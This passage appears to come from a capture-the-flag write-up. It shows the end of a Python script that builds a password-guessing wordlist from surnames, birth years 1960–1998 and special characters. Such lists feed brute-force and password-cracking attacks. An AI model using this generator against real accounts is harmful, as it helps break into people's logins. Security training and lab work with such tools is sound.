"winslow", "winston", "winthrop", "witherspoon", "wolf", "wolfe", "womack",
"woodcock", "woodham", "woodward", "wortham", "wray", "wright", "wyatt",
"wyndham", "yates", "york", "young"]
specialchars = "!@#$%^&*()_+="

outfile = open("wordlist.txt", "w")

for surname in surnames:
    for year in range (1960, 1999):
        for spchar in specialchars:
            outfile.write(surname.title() + str(year) + spchar + "\n")

print ("Done!")
```

wordlistgen_jail.py